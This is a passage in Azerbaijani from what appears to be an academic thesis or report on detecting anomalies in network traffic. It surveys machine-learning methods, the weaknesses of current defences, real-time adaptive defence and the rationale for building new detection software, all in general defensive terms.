- Nəzarət Edilən Öyrənmə: Dəstək Vektor Maşınları (SVM), Neyron Şəbəkələri kimi nəzarət edilən öyrənmə alqoritmləri məlumat nöqtələrini normal və ya anomal kimi təsnif etmək üçün etiketlənmiş verilənlər dəstləri üzərində öyrədilir. Onlar etiketlənmiş məlumatlardan nümunələri öyrənir və onları görünməyən məlumatlarda anomaliyaları aşkar etmək üçün tətbiq edirlər.
- Nəzarətsiz Öyrənmə: K-vasitələri klasterləşdirmə, Avtokodlayıcılar kimi nəzarətsiz öyrənmə alqoritmləri təlim üçün etiketlənmiş məlumat tələb etmir. Onlar məlumatların xas strukturunu avtonom şəkildə öyrənirlər və normal davranışdan kənara çıxmalara əsaslanan anomaliyaları müəyyən edirlər.
- Yarı Nəzarət Edilən Öyrənmə: Yarı-nəzarətli öyrənmə həm nəzarət olunan, həm də nəzarətsiz öyrənmənin aspektlərini birləşdirir.

2. Dərin Öyrənmə:

- Dərin öyrənmə üsulları, xüsusən də Təkrarlanan Neyron Şəbəkələri (RNN), Uzun Qısamüddətli Yaddaş (LSTM) şəbəkələri və ya Generativ Düşmən Şəbəkələri (GAN) verilənlər daxilində mürəkkəb nümunələri və müvəqqəti asılılıqları ələ keçirməkdə üstündür. Onlar ardıcıl və ya zaman seriyası məlumatlarında anomaliyaları aşkar etmək üçün çox uyğundur.

3. Ansambl Metodları:

- Ansambl metodları ümumi anomaliya aşkarlama performansını yaxşılaşdırmaq üçün bir neçə əsas detektoru birləşdirir. Daha yaxşı dəqiqlik və möhkəmliyə nail olmaq üçün ayrı-ayrı detektorlardan alınan ümumi proqnozları Torbalama, Artırma və ya Yığma kimi texnikalar.

4. Qrafikə əsaslanan yanaşmalar:

- Qrafik əsaslı anomaliya aşkarlama modelləri məlumatları qrafik kimi təqdim edir, burada qovşaqlar obyektləri, kənarlar isə onlar arasındakı əlaqələri təmsil edir.

Anomaliyalar qrafik strukturlarındakı və ya əlaqə nümunələrindəki pozuntular əsasında aşkar edilir.

5. Dərin Generativ Modellər:

- Variasiyalı Avtokodlayıcılar (VAEs) və ya Generativ Rəqib Şəbəkələr (GANs) kimi dərin generativ modellər məlumatların əsas ehtimal paylanmasını öyrənir və normal nümunələrə yaxından bənzəyən nümunələr yaradır. Anomaliyalar öyrənilən paylama altında ehtimalı aşağı olan məlumat nöqtələri kimi müəyyən edilir.

6. Hibrid yanaşmalar:

- Hibrid yanaşmalar bir-birini tamamlayan güclü tərəflərindən faydalanmaq üçün bir çox texnika və ya metodları birləşdirir.

Təcrübədə təşkilatlar tez-tez ənənəvi və müasir yanaşmaların kombinasiyasından istifadə edərək, onların xüsusi ehtiyaclarına və resurslarına uyğunlaşdırılmış möhkəm və effektiv anomaliya aşkarlama sistemlərini qurmaq üçün hər birinin güclü tərəflərindən istifadə edirlər.Şəbəkə trafikində anomaliyaların aşkarlanması şəbəkə mühitlərinin mürəkkəbliyi və dinamik xarakterinə görə bir sıra problemlər yaradır.

Anomaliyaların aşkarlanmasında qarşılaşılan bəzi çətinliklərə aşağıdakılar daxildir(Tavallaee M,2009). Normal şəbəkə davranışı gündəlik istifadə nümunələri, şəbəkə baxım fəaliyyətləri və proqram təminatı yeniləmələri kimi amillərə görə zamanla əhəmiyyətli dəyişkənlik nümayiş etdirə bilər. Xoş xassəli dalğalanmalar və həqiqi anomaliyaları ayırd etmək normal şəbəkə davranışının hərtərəfli başa düşülməsini tələb edir. Şəbəkə trafiki məlumatları adətən yüksək ölçülü olur, mənbə və təyinat IP ünvanları, port nömrələri, paket ölçüləri və protokollar kimi müxtəlif atributlardan ibarətdir. Bu cür böyük və müxtəlif verilənlər bazalarının təhlili və şərhi anomaliyalarla bağlı müvafiq xüsusiyyətlərin və nümunələrin müəyyən edilməsində çətinliklər yaradır.

Bir çox hallarda anomaliyalar ümumi şəbəkə trafikinin yalnız kiçik bir hissəsini təşkil edir. Bu sinif balansı çoxluq sinfinə (normal trafik) üstünlük verən və azlıq sinfi nümunələrini (anomaliyalarını) gözdən qaçıran qərəzli modellərə gətirib çıxara bilər. Sinif balanssızlığının aradan qaldırılması diqqətli seçmə strategiyaları və alqoritmik düzəlişlər tələb edir. Şəbəkə trafiki çox vaxt əsl anomaliyaların siqnalını gizlədə bilən

səs-küy və fon trafikini ehtiva edir. Müvafiq anomaliyaları qoruyarkən qeyri-münasib və ya xoşagəlməz trafikin süzülməsi anomaliyaların aşkarlanmasında əhəmiyyətli problem yaradır. Zərərli aktyorlar aşkarlama mexanizmlərindən yayınmaq üçün davamlı olaraq hücum texnikalarını təkmilləşdirirlər. Sıfır gün hücumları, polimorfik zərərli proqramlar və mürəkkəb yayınma taktikaları ənənəvi aşkarlama metodlarından yan keçə bilər, daimi yeniləmələr və anomaliyaların aşkarlanması sistemlərinin uyğunlaşdırılmasını tələb edir.

HTTPS kimi şifrələmə protokollarının artan istifadəsi şəbəkə trafikinin anomaliyalara qarşı yoxlanılmasında çətinliklər yaradır. Şifrələnmiş trafik faydalı yükün məzmununun yoxlanılmasının qarşısını alır, şifrələnmiş kommunikasiyalar daxilində gizlənmiş zərərli fəaliyyətləri aşkar etməyi çətinləşdirir.

Anomaliya aşkarlama sistemləri yanlış pozitivlər (normal davranışı səhv olaraq anormal olaraq qeyd edir) və ya yalan neqativlər (əsl anomaliyaları aşkar edə bilmir) yarada bilər. Yanlış həyəcan siqnalları və buraxılmış aşkarlamalar arasında mübadilənin tarazlaşdırılması aşkarlama sisteminin effektivliyini qorumaq üçün çox vacibdir.

Anomaliyalar daha geniş şəbəkə mühiti və əməliyyat kontekstində şərh edilməlidir. Bir kontekstdə anomaliya təşkil edən, digərində normal davranış ola bilər. Kontekstual anlayışa nail olmaq üçün domen təcrübəsi və kontekstual məlumat inteqrasiyası tələb olunur. Anomaliyaların vaxtında aşkar edilməsi təhlükəsizlik təhdidlərinin azaldılması və onların təsirinin minimuma endirilməsi üçün vacibdir. Real vaxt rejimində anomaliyaların aşkarlanması hesablama səmərəliliyi, miqyaslılıq və həssaslığa, xüsusən də böyük həcmdə trafikə malik yüksəksürətli şəbəkələrdə ciddi tələblər qoyur.

Zərərli aktorlar aşkarlanmadan yayınmaq və ya anomaliya aşkarlama sistemlərini pozmaq üçün şəbəkə trafiki modellərini bilərəkdən manipulyasiya edə bilər. Qaçma hücumları və ya zəhərləmə hücumları kimi düşmən hücumları aşkarlama mexanizmlərini aldatmaq və onların effektivliyini zəiflətmək məqsədi daşıyır. Bu problemlərin həlli şəbəkə təhlükəsizliyi, məlumat analitikası, maşın öyrənməsi və domenə xas biliklər üzrə təcrübəni birləşdirən çoxsahəli yanaşma tələb edir. Bundan

əlavə, şəbəkə mühitlərində inkişaf edən kibertəhlükəsizlik təhdidləri ilə effektiv mübarizə apara bilən daha möhkəm, adaptiv və davamlı anomaliyaların aşkarlanması üsullarını inkişaf etdirmək üçün davamlı tədqiqat və innovasiyalar vacibdir

2.3. Təkmil aşkarlama proqram təminatına ehtiyac. Mövcud müdafiə mexanizmlərinin məhdudiyyətləri

Kibertəhlükəsizlikdə, xüsusən də şəbəkə trafikində anomaliyaları aşkar etmək üçün qabaqcıl aşkarlama proqram təminatına ehtiyac bir neçə səbəbə görə mühümdür:

1. Kiber təhdidlər getdikcə daha təkmilləşir, təcavüzkarlar ənənəvi təhlükəsizlik tədbirlərindən yayınmaq üçün qabaqcıl üsullardan istifadə edirlər (Əliyev N,2020). Qabaqcıl aşkarlama proqramı ənənəvi üsullarla aşkarlana bilməyən mürəkkəb və inkişaf edən təhlükələri müəyyən etmək üçün maşın öyrənməsi, dərin öyrənmə və davranış analizi kimi qabaqcıl texnologiyalardan istifadə edir.
2. Sıfır günlük hücumlar əvvəllər naməlum zəifliklərdən istifadə edərək aşkar etməyi xüsusilə çətinləşdirir. Qabaqcıl aşkarlama proqramı, sıfır gün hücumlarının göstəricisi olan anomal fəaliyyəti müəyyən etmək üçün şəbəkə trafiki modellərini və davranışlarını təhlil edərək təşkilatlara yaranan təhlükələrdən qabaqda qalmağa kömək edə bilər.
3. İstər qəsdən, istərsə də istəmədən daxili təhdidlər təşkilatlar üçün əhəmiyyətli risk yaradır. Qabaqcıl aşkarlama proqramı şəbəkə daxilində istifadəçilər və qurumlar arasında qeyri-adi fayl girişi nümunələri, icazəsiz məlumatların çıxarılması və ya şübhəli giriş fəaliyyətləri kimi anormal davranışları aşkarlaya bilər və daxili təhlükə riskini azaltmağa kömək edir.
4. IoT , bulud hesablamalarının və böyük məlumat proqramlarının yayılması ilə şəbəkə trafiki məlumatlarının həcmi sürətlə artmışdır. Ənənəvi aşkarlama üsulları məlumatların böyük həcmi və sürəti ilə mübarizə apara bilər. Qabaqcıl aşkarlama proqramı real vaxt rejimində genişmiqyaslı şəbəkə trafiki məlumatlarını təhlil etmək üçün miqyaslana bilən və səmərəli alqoritmlərdən istifadə edərək, təhlükəsizlik insidentlərinin vaxtında aşkarlanmasına və cavablandırılmasına imkan verir.

5. HTTPS kimi şifrələmə protokollarının geniş şəkildə tətbiqi ənənəvi müdaxilənin aşkarlanması sistemləri (IDS) və müdaxilənin qarşısının alınması sistemləri (IPS) üçün problem yaradır, çünki onlar şifrələnmiş trafiki zərərli məzmuna görə yoxlaya bilmirlər. Qabaqcıl aşkarlama proqramı şifrələnmiş kommunikasiyalar daxilində anomaliyaları və təhdidləri aşkar etmək üçün şifrələnmiş trafik təhlili, maşın öyrənməsi və davranış analizi kimi üsullardan istifadə edir.
6. Ənənəvi aşkarlama üsulları tez-tez yalan pozitivlərin yüksək nisbətindən əziyyət çəkir, bu da xəbərdarlığın yorğunluğuna gətirib çıxarır və təhlükəsizlik qruplarının həqiqi təhlükələri xoşagəlməz hadisələrdən ayırmasını çətinləşdirir. Qabaqcıl aşkarlama proqramı yalan pozitivləri azaltmaq, təhlükənin aşkarlanmasının dəqiqliyini və effektivliyini artırmaq üçün qabaqcıl analitikadan və kontekstdən xəbərdar olan alqoritmlərdən istifadə edir.
7. GDPR, HIPAA və PCI DSS kimi tənzimləyici tələblər, effektiv təhlükə aşkarlama imkanları daxil olmaqla, möhkəm təhlükəsizlik tədbirlərini həyata keçirmək üçün təşkilatlara mandat verir. Qabaqcıl aşkarlama proqramı təşkilatlara şəbəkə fəaliyyətinə hərtərəfli görünürlük təmin etməklə, təhlükəsizlik insidentlərini aşkar etməklə və insidentlərə vaxtında reaksiya vermək və hesabat verməklə uyğunluq tələblərinə cavab verməyə kömək edir.
8. Qabaqcıl aşkarlama proqramı tez-tez insidentlərə avtomatik cavab iş axınlarını təmin etmək üçün təhlükəsizlik orkestrasiyası, avtomatlaşdırma və cavab (SOAR) platformaları ilə inteqrasiya edir. Bu, təşkilatlara təhlükəsizlik insidentlərinə cəld reaksiya verməyə, təhdidləri azaltmağa və pozuntuların qarşısını almağa, kiberhücumlarla bağlı təsirləri və dayanma müddətini azaltmağa imkan verir.

Xülasə, qabaqcıl aşkarlama proqramı təşkilatlar üçün inkişaf edən kibertəhlükələri effektiv şəkildə aşkar etmək və onlara cavab vermək, həssas məlumatları qorumaq, normativlərə uyğunluğu təmin etmək və şəbəkə infrastrukturunun bütövlüyünü və əlçatanlığını qorumaq üçün vacibdir. Ən müasir texnologiyalardan və mürəkkəb analitikadan istifadə etməklə, qabaqcıl aşkarlama proqramı təşkilatlara rəqibləri qabaqlamaq və yaranan kibertəhlükəsizlik risklərindən qorunmaq imkanı verir.

Kibertəhlükəsizlikdə mövcud müdafiə mexanizmləri müxtəlif təhdidlərdən qorunmaqda mühüm rol oynayır, lakin onların həm də rəqiblər tərəfindən istifadə edilə bilən məhdudiyyətləri var. Mövcud müdafiə mexanizmlərinin əsas məhdudiyyətlərindən bəziləri bunlardır:

1. İmza əsaslı aşkarlama:

- İmza əsaslı aşkarlama əvvəlcədən təyin edilmiş nümunələrə və ya məlum təhlükələrin imzalarına əsaslanır. Nəticədə, o, sıfır gün hücumlarını və ya mövcud imzalara uyğun gəlməyən məlum təhlükələrin variantlarını aşkar etməkdə çətinlik çəkə bilər.
- İmza verilənlər bazaları inkişaf edən təhdidlərə qarşı effektiv qalmaq üçün müntəzəm yeniləmələr tələb edir. İmza yeniləmələrində gecikmələr və ya yeni imzalar mövcud olana qədər yeni təhdidləri aşkar edə bilməmək sistemləri həssas edə bilər.
- Təcavüzkarlar zərərli proqram imzalarını dəyişdirmək və imza əsaslı sistemlər tərəfindən aşkarlanmadan yayınmaq üçün polimorfizm və ya çaşqınlıq kimi yayınma üsullarından istifadə edə bilərlər.

2. Anomaliyaya əsaslanan aşkarlama(Ghosh&Schwartzbard,2011)

- Anomaliya aşkarlama sistemləri tez-tez yanlış pozitivlər yaradır, xoşxassəli və ya normal davranışı anomal kimi qeyd edir. Bu, xəbərdarlıqların yorğunluğuna gətirib çıxara bilər ki, burada təhlükəsizlik qrupları xəbərdarlıqların həcminə görə boğulur və həqiqi təhdidlərə göz yuma bilər.
- Anomaliya aşkarlama sistemləri normal variasiyaları və həqiqi anomaliyaları ayırd etmək üçün tənzimləmə tələb edir. Həssaslıq və spesifiklik arasında düzgün tarazlığı tapmaq çətin ola bilər və domen təcrübəsi tələb edə bilər.

3. Davranış Analizi:

- Davranış təhlili daxili təhlükələri aşkar etməkdə çətinlik çəkə bilər, çünki zərərli insayderlər normal fəaliyyətdən fərqlənməyən davranışlar nümayiş etdirə bilərlər. Yanlış həyəcan siqnalları vermədən ilkin davranışdan incə sapmaları aşkar etmək çətin ola bilər.

- Davranış təhlili şəbəkə daxilində istifadəçi və qurum davranışının kontekstinin başa düşülməsinə əsaslanır. Bununla belə, kontekstual anlayış, xüsusən dinamik istifadəçi rolları və giriş icazələri olan mürəkkəb mühitlərdə məhdud ola bilər.

4. Şifrələmə və Tunelləmə:

- TLS/SSL və VPN-lər kimi şifrələmə və tunel texnologiyaları şəbəkə trafikini şifrələyir, bu da təhlükəsizlik alətlərinin zərərli fəaliyyət üçün faydalı yük məzmununu yoxlamasını çətinləşdirir. Təcavüzkarlar aşkarlanmadan yayınmaq üçün şifrələnmiş kanallardan istifadə edir və məlumatları aşkarlamadan çıxarırlar.
- Şifrələnmiş trafikin deşifrə edilməsi və yoxlanılması xüsusilə yüksək sürətli şəbəkələrdə performans yükü və gecikməni təqdim edir. Təşkilatlar miqyasda deşifrə texnologiyalarını tətbiq edərkən miqyaslılıq problemləri ilə üzləşə bilər.

5. Bulud Təhlükəsizliyi:

- Bulud mühitlərində təhlükəsizlik bulud xidməti təminatçısı və müştəri arasında paylaşılan məsuliyyətdir. Bulud provayderləri təhlükəsizlik xüsusiyyətləri və nəzarətləri təklif edərkən, müştərilər öz təhlükəsizlik tədbirlərini konfiqurasiya etmək və idarə etmək üçün məsuliyyət daşıyırlar. Yanlış konfiqurasiyalar və ya təhlükəsizlik nəzarətindəki boşluqlar bulud aktivlərini risklərə məruz qoya bilər.
- Bulud resursları və infrastruktur üzərində məhdud görünürlük və nəzarət bulud mühitlərinin monitorinqi təhlükəsizliyinin təmin edilməsində problemlər yaradır. Ənənəvi təhlükəsizlik alətləri bulud əsaslı iş yüklərinin adekvat görünməsini təmin edə bilməz və bu, kor nöqtələrə və potensial təhlükəsizlik boşluqlarına səbəb ola bilər.

6. Köhnə Sistemlər və Asılılıqlar:

- Köhnə sistemlər və texnologiyalarda daxili təhlükəsizlik xüsusiyyətləri olmaya bilər və istismara daha həssas ola bilər. Bununla belə, köhnə sistemlərin dəyişdirilməsi və ya təkmilləşdirilməsi bahalı və dağıdıcı ola bilər ki, bu da köhnəlmiş proqram təminatı və avadanlıqla bağlı təhlükəsizlik risklərinə səbəb olur(Rashid,F.2019).
- Sistemlər və proqramlar arasında mürəkkəb qarşılıqlı asılılıqlar hücum səthini artırır və bütün ekosistemin təhlükəsizliyini təmin etməyi çətinləşdirir. Bir komponentdə

kompromis infrastrukturun digər hissələrinə keçə bilər ki, bu da geniş təsirə səbəb olur.

7. İnsan faktorları:

- Yanlış konfiqurasiya, səhlənkarlıq və ya təhlükəsizlik şüurunun olmaması kimi insan xətası kibertəhlükəsizlikdə əhəmiyyətli problem olaraq qalır. Hətta qabaqcıl təhlükəsizlik texnologiyaları mövcud olsa belə, insan səhvləri təsadüfən zəifliklər yarada və ya müdafiəni zəiflədə bilər.
- Təcavüzkarlar sistemlərə və ya həssas məlumatlara icazəsiz giriş əldə etmək üçün fişinq və ya bəhanə kimi sosial mühəndislik üsulları vasitəsilə tez-tez insan zəifliklərindən istifadə edirlər. Ənənəvi təhlükəsizlik tədbirləri insan davranışını manipulyasiya edən sosial mühəndislik hücumlarına qarşı səmərəsiz ola bilər.

Bu məhdudiyyətlərin aradan qaldırılması qabaqcıl texnologiyalar, möhkəm proseslər, davamlı monitorinq və təhlükəsizlik məlumatlılığı üzrə təlimləri birləşdirən çoxşaxəli yanaşma tələb edir. Təşkilatlar inkişaf edən təhdidlərə uyğunlaşmaq və təhlükəsizlik risklərini effektiv şəkildə azaltmaq üçün müdafiə mexanizmlərini davamlı olaraq qiymətləndirməli və yeniləməlidirlər.

2.4. Anomaliyaların aşkarlanmasında süni intellektin və maşın öyrənmən metodları

Anomaliyaların aşkarlanmasında süni intellektin (AI) və maşın öyrənməsinin (ML) rolu ilə bağlı daha ətraflı məlumatlara baxaq:

AI və ML hər biri müxtəlif növ anomaliyaların aşkarlanması tapşırıqlarına uyğun olan geniş alqoritmləri əhatə edir(Murphy K,2022). Dəstək Vektor Maşınları (SVM), qərar ağacları və ansambl metodları kimi nəzarət edilən öyrənmə alqoritmləri etiketli məlumatlar üzərində öyrədildikdə məlum anomaliyaları aşkar etmək üçün effektivdir. K-means kimi qruplaşdırma alqoritmləri və DBSCAN kimi sıxlığa əsaslanan üsullar da daxil olmaqla nəzarətsiz öyrənmə alqoritmləri etiketli nümunələr olmadan naməlum anomaliyaları aşkar edə bilər. Əlavə olaraq, yarı nəzarət edilən öyrənmə üsulları həm nəzarət edilən, həm də nəzarətsiz öyrənmə elementlərini birləşdirir, anomaliyaların

aşkarlanmasının dəqiqliyini təkmilləşdirmək üçün etiketlənməmiş məlumatların daha böyük hovuzu ilə birlikdə az miqdarda etiketlənmiş məlumatlardan istifadə edir.

Xüsusiyyət mühəndisliyi anomaliyaların aşkarlanmasında mühüm addımdır, burada ML modellərini öyrətmək üçün xam məlumatlardan müvafiq funksiyalar çıxarılır. Şəbəkə trafikinin təhlilində xüsusiyyətlərə paket ölçüsü, paket tezliyi, hostlar arasında ünsiyyət nümunələri, protokol istifadəsi və vaxta əsaslanan funksiyalar daxil ola bilər. ML alqoritmləri avtomatik olaraq verilənlərdən mənalı xüsusiyyətləri çıxarmağı öyrənir, əl ilə funksiya seçimi və mühəndislik ehtiyacını aradan qaldırır.

Anomaliyaların aşkarlanması üçün istifadə edilən ML modelləri normal davranış nümunələrini öyrənmək üçün tarixi məlumatlar üzərində təlim keçir. Təlim zamanı modellər proqnoz səhvlərini minimuma endirmək və aşkarlama dəqiqliyini maksimuma çatdırmaq üçün parametrləri optimallaşdırır. Çarpaz doğrulama, hiperparametrlərin tənzimlənməsi və model seçimi kimi üsullar model performansını optimallaşdırmağa və yeni məlumatlara ümumiləşdirməyə kömək edir.

ML modelləri müşahidə edilən davranışın anormal olma ehtimalını göstərən anomaliya xalları və ya güvən balları yaradır. Anomaliyaların qiymətləndirilməsi klaster mərkəzlərindən məsafəyə (klasterləşdirmə alqoritmləri üçün), ehtimal ballarına (ehtimal modelləri üçün) və ya qərar sərhədlərinə (təsnifat modelləri üçün) əsaslana bilər. Anomaliya balları üzrə həddi təyin etmək və ya z-balı və ya faiz dərəcəsi kimi statistik ölçülərdən istifadə etmək kimi həddi müəyyənləşdirmə üsulları müşahidə edilən davranışın anormal sayıldığını müəyyən edir.

Qıvrımlı neyron şəbəkələri (CNN), təkrarlanan neyron şəbəkələri (RNN) və avtokodlayıcılar da daxil olmaqla dərin öyrənmə üsulları verilənlərdəki mürəkkəb nümunələri və asılılıqları tutmaqda üstündür. CNN-lər təsvirə əsaslanan anomaliyaların aşkarlanması tapşırıqları üçün yaxşı uyğun gəlir, RNN-lər isə zaman seriyası və ya jurnal məlumatları kimi ardıcıl məlumatlar üçün effektivdir. Avtokodlayıcılar məlumatların kompakt təsvirlərini öyrənir və giriş siqnallarını yenidən qurur, bu da onları rekonstruksiya xətaları əsasında anomaliyaları aşkar etmək üçün uyğun edir.(Chandola,Banerjee&Kumar,2009)

Məhdud etiketli data ilə hədəf domenlərdə anomaliyaların aşkarlanmasını təkmilləşdirmək üçün ötürmə öyrənmə və domen adaptasiyası üsulları əlaqəli tapşırıqlar və ya domenlərdə əvvəlcədən hazırlanmış ML modellərindən istifadə edir. Biliyi mənbə domenlərindən hədəf domenlərə köçürməklə, bu üsullar etiketlənmiş məlumatların az və ya əlçatmaz olduğu ssenarilərdə anomaliyaların effektiv aşkarlanmasına imkan verir.

ML modellərinin izah oluna bilməsi və şərh oluna bilməsi anomaliyaların aşkarlanması qərarlarının əsasını başa düşmək və aşkar edilmiş anomaliyalara dair anlayışlar əldə etmək üçün vacibdir. Xüsusiyyətlərin əhəmiyyətinin təhlili, SHAP (SHapley Additive Explanations) dəyərləri və diqqət mexanizmləri kimi üsullar model proqnozları üçün izahatlar verir və anomaliyaların aşkarlanması nəticələrinə töhfə verən təsirli xüsusiyyətləri vurğulayır.

Süni intellekt və ML imkanlarından istifadə etməklə təşkilatlar anomaliyaların aşkarlanması imkanlarını artıra, aşkarlama dəqiqliyini təkmilləşdirə və mürəkkəb və dinamik mühitlərdə yaranan kibertəhlükəsizlik təhdidlərinə effektiv cavab verə bilərlər.

Kibertəhlükəsizlikdə real vaxt təhlili və adaptiv müdafiə strategiyalarının əhəmiyyətini, xüsusən də sürətlə inkişaf edən və mürəkkəb kibertəhlükələrlə qarşı-qarşıya qalaraq qiymətləndirmək olmaz. Onların həlledici olmasının səbəbi budur:

- Real vaxt rejimində təhlil təşkilatlara təhlükəsizlik təhdidlərini baş verdikdə aşkar etməyə və onlara cavab verməyə imkan verir, aşkarlama və təsirin azaldılması arasındakı vaxtı minimuma endirir. Bu, kiberhücumların qarşısının alınması və ya təsirinin məhdudlaşdırılması üçün çox vacibdir, çünki aşkarlanmada gecikmələr təcavüzkarlara öz fəaliyyətlərini artırmağa və daha çox zərər vurmağa imkan verə bilər.
- Real vaxt rejimində təhlil təhlükəsizlik insidentləri aşkar edildikdə dərhal tədbir görməyə imkan verir. Adaptiv müdafiə strategiyaları zərərli trafikin bloklanması, yoluxmuş sistemlərin karantinə alınması və ya real vaxt rejimində təhlükəsizlik siyasətlərinin yenilənməsi kimi təhdidlərə avtomatlaşdırılmış və ya yarı avtomatik cavab verməyə imkan verir. Bu, əl ilə müdaxilə üçün tələb olunan vaxtı azaldır və hadisəyə cavab vermə prosesini sürətləndirir.

- Təhdid mənzərəsi daim inkişaf edir, yeni hücum üsulları və zəifliklər müntəzəm olaraq ortaya çıxır. Real vaxt rejimində təhlil, şübhəli davranış üçün şəbəkə trafikini, sistem qeydlərini və istifadəçi fəaliyyətlərini davamlı olaraq izləməklə təşkilatlara dəyişən təhdidlərə tez uyğunlaşmağa imkan verir. Adaptiv müdafiə strategiyaları təşkilatlara inkişaf edən təhdidlərə cavab olaraq təhlükəsizlik tədbirlərini tənzimləməyə imkan verir və onların ən son hücum vektorlarına qarşı davamlı qalmasını təmin edir.
- Real vaxt analizi və adaptiv müdafiə strategiyaları məlumatların pozulmasının qarşısını almaq və həssas məlumatı qorumaq üçün vacibdir. Şəbəkə trafikinin və istifadəçi fəaliyyətlərinin davamlı monitorinqi ilə təşkilatlar real vaxt rejimində icazəsiz giriş cəhdlərini, məlumatların çıxarılmasını və ya daxili təhdidləri aşkar edə bilər. Adaptiv müdafiə strategiyaları təşkilatlara məlumatları icazəsiz açıqlamadan qorumaq üçün şifrələmə, giriş nəzarəti və məlumat itkisinin qarşısının alınması (DLP) siyasətləri kimi nəzarətləri həyata keçirməyə imkan verir.

Yekun olaraq, real vaxt analizi və adaptiv müdafiə strategiyaları müasir kibertəhlükəsizlik əməliyyatlarının vacib komponentləridir. Təhlükələrin vaxtında aşkarlanmasına, sürətli cavablandırılmasına və yaranan təhdidlərin fəal şəkildə azaldılmasına imkan verməklə, bu imkanlar təşkilatlara kiber rəqibləri qabaqlamağa və onların kritik aktivlərini və məlumatlarını istismar və güzəştlərdən qorumağa kömək edir.

2.5. Yeni proqram təminatının hazırlanması üçün əsaslandırma.

Yeni proqram təminatının hazırlanması təşkilatın və ya fərdin xüsusi ehtiyaclarından və məqsədlərindən asılı olaraq müxtəlif səbəblərə görə səmərələşdirilə bilər. Yeni proqram təminatının işlənib hazırlanmasının əsas səbəblərindən danışaq.
Mövcud həllərdəki qarşılanmamış ehtiyacları və ya boşluqları aradan qaldırmaq üçün yeni proqram təminatı hazırlana bilər. Mövcud proseslərdə və ya sistemlərdə ağrı nöqtələrini və ya səmərəsizliyi müəyyən edərək, təşkilatlar məhsuldarlığı, səmərəliliyi və istifadəçi məmnunluğunu artıraraq, onların unikal tələblərinə uyğunlaşdırılmış xüsusi proqram təminatı inkişaf etdirə bilərlər.Yeni proqram təminatının hazırlanması

təşkilatlara bazarda yeniliklər etməyə və fərqlənməyə imkan verir. Yeni funksiyalar, funksionallıqlar və ya istifadəçi təcrübələrini təqdim etməklə təşkilatlar rəqabət üstünlüyü əldə edə, yeni müştərilər cəlb edə və öz təkliflərini rəqiblərdən fərqləndirə bilər.Fərdi proqram təminatı inkişafı inkişaf edən biznes tələblərinə və böyüməyə uyğunlaşmaq üçün genişlənmə və çeviklik təklif edir. Hazır həllərdən fərqli olaraq, fərdi proqram təminatı təşkilatın ehtiyaclarına uyğun olaraq miqyaslanmaq üçün layihələndirilə və uyğunlaşdırıla bilər ki, bu da mövcud sistemlərlə qüsursuz inteqrasiyaya və dəyişən mühitlərə uyğunlaşmaya imkan verir.Yeni proqram təminatı xüsusi istifadə hallarına və ya iş axınlarına uyğunlaşdırılmış performans və səmərəlilik üçün optimallaşdırıla bilər. Müasir texnologiyalardan, arxitekturalardan və dizayn prinsiplərindən istifadə etməklə təşkilatlar üstün performans təmin edən, gecikməni azaldan və ümumi sistemin səmərəliliyini artıran proqram təminatı inkişaf etdirə bilər.Fərdi proqram təminatının inkişafı təşkilatlara əvvəldən təhlükəsizlik və uyğunluq tələblərini prioritetləşdirməyə imkan verir. Güclü təhlükəsizlik tədbirləri, şifrələmə standartları və giriş nəzarəti tətbiq etməklə təşkilatlar kibertəhlükəsizlik risklərini azalda və sənaye qaydalarına və məlumatların mühafizəsi qanunlarına uyğunluğu təmin edə bilərlər.Fərdi proqram təminatının inkişafı ilkin investisiya tələb edə bilsə də, o, lisenziya ödənişlərini aradan qaldıraraq, üçüncü tərəf satıcılarından asılılığı azaltmaqla uzunmüddətli xərclərə qənaət və investisiya gəliri (ROI) təmin edə bilər. , və biznes proseslərinin optimallaşdırılması. Fərdi proqram təminatı təşkilatın büdcə məhdudiyyətləri və strateji məqsədləri ilə uyğunlaşdırıla bilər və zamanla ROI-ni maksimuma çatdırır.Fərdi proqram təminatının inkişafı təşkilatlara öz texnoloji infrastrukturlarını gələcək sınaqdan keçirməyə və yaranan tendensiyalar və texnologiyalara hazırlaşmağa imkan verir. İnnovasiyalara sərmayə qoymaqla təşkilatlar davamlı təkmilləşdirmə və bazar dinamikasına uyğunlaşma ilə özlərini sənaye liderləri kimi yerləşdirə bilərlər.

Xülasə, yeni proqram təminatının işlənib hazırlanması təşkilatlara qarşılanmamış ehtiyacların qarşılanması, innovasiyaların təşviq edilməsi, səmərəliliyin artırılması, təhlükəsizliyin artırılması və rəqabət üstünlüyünün təmin edilməsi daxil olmaqla, bir sıra üstünlüklər təklif edir. Proqram təminatının hazırlanması səylərini biznes

məqsədləri və müştəri tələbləri ilə strateji uyğunlaşdırmaqla təşkilatlar dəyərin kilidini açа, böyüməyə təkan verə və günümüzün rəqəmsal mənzərəsində davamlı uğur əldə edə bilərlər. Mövcud həllərdəki boşluqların müəyyən edilməsi innovasiyaları təşviq etmək, səmərəliliyi artırmaq və inkişaf edən ehtiyacları ödəmək üçün vacibdir. Mövcud həllərdəki boşluqları effektiv şəkildə müəyyən etmək üçün addımlar bunlardır.

- Onların ağrı nöqtələrini, problemlərini və tələblərini başa düşmək üçün maraqlı tərəflər, son istifadəçilər və müştərilərlə əlaqə saxlamaq. Mövcud həllər haqqında rəy toplamaq və təkmilləşdirilməli sahələri müəyyən etmək üçün sorğular, müsahibələr və ya fokus qrupları keçirmək.
- Mövcud həllərin uğursuz ola biləcəyi sahələri müəyyən etmək üçün performans ölçülərini və əsas performans göstəricilərini (KPI) qiymətləndirmək. Zəif cəhətləri və ya səmərəsizliyi müəyyən etmək üçün iş vaxtı, cavab müddəti, səhv dərəcələri, istifadəçi məmnuniyyəti balları və dönüşüm nisbətləri kimi ölçüləri təhlil etmək.
- Xüsusiyyətlər, funksionallıqlar və ya istifadəçi təcrübələrindəki boşluqları müəyyən etmək üçün rəqiblərin təkliflərini və sənaye meyarlarını qiymətləndirmək.
- Təkrarlanan problemləri, şikayətləri və ya xüsusiyyət sorğularını müəyyən etmək üçün müştəri rəylərini, dəstək biletlərini və xidmət sorğularını təhlil etmək. Mövcud həllərin çatışmayan və ya müştəri gözləntilərinə cavab verməyən sahələri aşkar etmək üçün müştəri rəylərində nümunələr və ya meyllər axtarmaq.
- İstənilən və ya gözlənilən nəticələrlə həll yollarının cari vəziyyətini müqayisə etmək üçün sistematik boşluq təhlili aparmaq. Mövcud imkanlar və arzuolunan məqsədlər arasında uyğunsuzluqları müəyyən edin, istifadəyə yararlılıq, performans, genişlənmə, təhlükəsizlik və uyğunluq kimi sahələrə diqqət yetirmək.
